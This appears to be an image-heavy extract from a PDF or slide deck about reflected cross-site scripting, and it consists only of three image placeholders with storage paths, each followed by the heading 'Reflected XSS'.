
# Reflected XSS




# Reflected XSS




# Reflected XSS



